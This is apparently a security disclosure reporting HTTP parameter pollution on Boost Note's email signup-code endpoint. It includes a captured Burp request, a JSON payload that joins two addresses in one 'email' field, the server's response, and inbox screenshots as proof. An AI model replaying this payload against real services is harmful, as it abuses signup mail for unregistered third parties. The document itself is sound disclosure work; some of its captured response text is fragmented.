Vulnerability title: - HTTP parameter pollution on “Email” parameter.

Date: 2023/08/24

Author: Th3l0newolf

Vendor Homepage: https://boostnote.io/

My GitHub: https://github.com/Th3l0newolf


Vulnerability Description: - HTTP Parameter Pollution, as implied by the name, pollutes the HTTP parameters of a web application in order to perform or achieve a specific malicious task/attack different from the intended behavior of the web application.

During testing it was observed that “Email” parameter is vulnerable to HTTP Parameter pollution.

Vulnerable URL/API: POST /api/oauth/email/request

Impact: - Email will be delivered to non-registered users

Score:



High 8.8 CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H


Severity: High

Mitigation/Recommendations:

- Implement strict input validation to prevent untrusted data from being processed.

Proof of Concept: -

1- **Open Boost note to and enter email to get signup code.**




https://boostnote.io/oauth/error?error=Code%20is%20incorrect

EMAIL

wapok@mailto.plus


We just sent a temporary signin code to your email.
Please check your inbox.

2- **Capture request in Burp.**



```
POST /api/oauth/email/requests HTTP/2
Host: boostnote.io
Cookie: _ga=GA1.2.2017967827.1692813152; _gid=GA1.2.1453869131.1692813152;
mp_0db13e0fe1e7b993ad703860b7e1f5e2_mixpanel=
%7B%22distinct_id%22%3A%20%22%24device%3A18a2386cedeb16-0b8de05677712f-683e5154-e1000-18a2386cedeb16%22%2C%2
2%24device_id%22%3A%20%2218a2386cedeb16-0b8de05677712f-683e5154-e1000-18a2386cedeb16%22%2C%22%24initial_refe
rrer%22%3A%20%22%24direct%22%2C%22%24initial_referring_domain%22%3A%20%22%24direct%22%7D; _ga_WL0GTST5C4=
GS1.2.1692853301.2.0.1692853301.0.0.0
Content-Length: 45
Sec-Ch-Ua:
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.110 Safari/537.36
Sec-Ch-Ua-Platform: ""
Origin: https://boostnote.io
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

3- Now in "Email "parameter add additional email value which is not registered with Boost note.




```
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.110 Safari/537.36
Sec-Ch-Ua-Platform: ""
Origin: https://boostnote.io
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://boostnote.io/oauth/error?error=Code%20is%20in
correct
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "email":"wapok@mailto.plus,zoro@chitthi.in"
}
```

```
HTTP/2 201 Created
Date: Thu, 24 Aug 2023 05:06:42 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 2
Server: nginx/1.22.0
Access-Control-Allow-Origin: https://m.boostnote.io
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: X-CSRF-Token, X-Requested-With, Accept,
Accept-Version, Content-Length, Content-MD5, Content-Type, Date,
X-Api-Version, Authorization, Cookie, Set-Cookie
Access-Control-Allow-Methods: GET,OPTIONS,PATCH,DELETE,POST,PUT
                                          RhIjp7InJlcXVlc3RJZCI6Ijc1ODY
                                          IyYzQ4MDcyODllYzVjMzI0MWZkOWU
5ZjUzNWM2Y2FiZTg2MWYwMmU2YmJiY2M0OWJlYiJ9LCJpYXQiOjE2OTI4NTM2MDIsImV4cCI
6MTY5NDY2ODAwMn0.sicy9iYS0UYyilRZrXNsp0nsjE0mFb_wuv5sN2kjx7w;
Max-Age=1814400; Domain=.boostnote.io; Path=/; HttpOnly; Secure;
SameSite=Lax
```

4- Now as you can see in above PoC email is being sent to both the mail address, one out of which is not associated with boost note.



Tempmail.plus - Disposable Temporary Email - TempMail.Plus

Your tempmail address is ready


wapok @mailto.plus

One-time mail from TempMail.Plus will save you from spam and promotional email newsletters. Disposable mail service for anonymous use is ...ed free of charge.

Recived mail on registred mail ID

Inbox

Sender	Subject	Time
Boost Note <info@boostnote.io>	Your Signup code for Boost Note	08:06
Boost Note <info@boostnote.io>	Your Signup code for Boost Note	08:03



tempmail.plus/en/#!

Your tempmail address is ready

zoro @chitthi.in

One-time mail from TempMail.Plus will save you from spam and promotional email newsletters. Disposable mail service for anonymous use is

Recived on Non-registred mail as well

Inbox

Sender	Subject	Time
Boost Note <info@boostnote.io>	Your Signup code for Boost Note	08:06
Boost Note <info@boostnote.io>	Your Signup code for Boost Note	08:03